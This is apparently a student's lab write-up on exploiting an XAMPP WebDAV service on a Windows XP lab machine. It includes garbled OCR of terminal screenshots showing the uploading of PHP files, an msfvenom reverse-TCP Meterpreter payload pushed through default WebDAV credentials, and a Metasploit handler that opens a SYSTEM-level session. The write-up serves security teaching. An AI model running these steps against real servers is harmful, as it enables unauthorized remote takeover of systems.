יוני שיבר Yoni Shieber

ID: ******

XAMPP

Introduction:

XAMPP is the most popular PHP development environment. XAMPP is a completely free, easy to install Apache distribution containing MariaDB, PHP, and Perl. The XAMPP open source package has been set up to be incredibly easy to install and to use.


XAMPP is installed on target XP machine.

WebDAV (Web Distributed Authoring and Versioning) is a set of extensions to the Hypertext Transfer Protocol (HTTP), which allows user agents to collaboratively author contents directly in an HTTP web server by providing facilities for concurrency control and namespace operations, thus allowing Web to be viewed as a writeable, collaborative medium and not just a read-only medium.


Lets see how we can exploit vulnerabilities in this services.

The demonstration of exploit process:

First let's connect from our machine to remote XP machine:



Now we can use Webdav to upload some file test.txt, just for exemple.:



it's work. Now test.txt is on remote machine. Let's examine if we can upload php files. (in order to upload php scripcts):

```
kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
    Machine View Input Devices Help
                    $_ v
                                                                 5:23
F
                                         kali@kali: ~
File Actions Edit View Help
dav:/webdav/>
dav:/webdav/> ls
Listing collection `/webdav/': succeeded.
        index.html
                                            313 Aug 5
                                                        2009
                                           1116 Dec 10
       meter3.php
                                                        2018
       meterpreter.php
                                           1116 Dec 12
                                                        2019
       test.php
                                            5 Dec 12 2019
                                            277 Aug 5 2009
       webdav.txt
dav:/webdav/> put test.txt
Uploading test.txt to `/webdav/test.txt':
               Progress: [=
dav:/webdav/> ls
Listing collection `/we
                                                                          \bigcirc \bigcirc \otimes
                                              kali@kali: ~
        index.html
                       File Actions Edit View Help
       meter3.php
       meterpreter.phr (katio kati) [8]
secho "Hello test text">test.txt
       test.txt
       webdav.txt
dav:/webdav/> cat test.
Displaying \webdav/tes Desktop
                                                       Public
                                                                  test.txt
                                              Pictures Templates Videos
Hello test text
dav:/webdav/> put test.
                       (kali@ kali)-[~]
statest.txt
Uploading test.php to
Progress: [====
                       Hello test text
dav:/webdav/> ls
Listing collection `/we
        index.html
                       $ echo "Hello php test text">test.php
       meter3.php
       meterpreter.php
                          -(kali⊕kali)-[~]
                       s cat test.txt
       test.php
        test.txt
       webdav.txt
dav:/webdav/> cat test.p..p
Displaying `/webdav/test.php':
Hello php test text
dav:/webdav/>
```

It work.

Lets find php payload for uploading by Msfvenom, and upload it to XP machine (from here the is by kali 1.0.6 because kali 2022 not work):

```
File Edit View Search Terminal Help
Basic options:
      Current Setting Required Description
Name
LH0ST
                                The listen address
                       ves
LPORT 4444
                                The listen port
                       yes
Description:
 Reverse PHP connect back stager with checks for disabled functions,
 Run a meterpreter server in PHP
oot@kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=10.100.102.63 LPORT=2
323 -f raw > OKmeterpreter.php
oot@kali:~# ls
Desktop OKmeterpreter.php
root@kali:~# cadaver http://10.100.102.62/webdav
Authentication required for XAMPP with WebDAV on server `10.100.102.62':
Username: wampp
Password:
dav:/webdav/> put OKmeterpreter.php
Uploading OKmeterpreter.php to `/webdav/OKmeterpreter.php':
                Progress: [====
dav:/webdav/>
```

lets open Metasploit console by msfconsole. Set to use handler. Set local host for reverse shell . Set port. Start exploit:

```
root@kali: ~
 File Edit View Search Terminal Help
                 . @@@@
                    , @@
Easy phishing: Set up email templates, landing pages and listeners
in Metasploit Pro's wizard -- type 'go pro' to launch it now.
        =[ metasploit v4.8.2-2014010101 [core:4.8 api:1.0]
  -- --=[ 1246 exploits - 678 auxiliary - 198 post
  -- --=[ 324 payloads - 32 encoders - 8 nops
msf > use multi/handler
msf exploit(handler) >
msf exploit(handler) >
msf exploit(handler) >
<u>msf</u> exploit(handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse tcp
\underline{\mathsf{msf}} exploit(\underline{\mathsf{handler}}) > set LHOST 1\overline{0}.100.102.63
LH0ST => 10.100.102.63
<u>msf</u> exploit(<mark>handler</mark>) > set LPORT 2323
LPORT => 2323
LPORT => 2323
<u>msf</u> exploit(handler)
                       > exploit
[*] Started reverse handler on 10.100.102.63:2323
 *] Starting the payload handler...
[*] Sending stage (39848 bytes) to 10.100.102.62
[*] Meterpreter session 1 opened (10.100.102.63:2323 -> 10.100.102.62:1064) at
022-11-30 03:15:27 -0500
meterpreter > getuid
Server username: SYSTEM (0)
<u>meterpreter</u> >
```

Perfect! We get meterperter.

Lets examine more vulnerabilities in XAMPP. And now in phpmyadmin (service that perform the SQL database).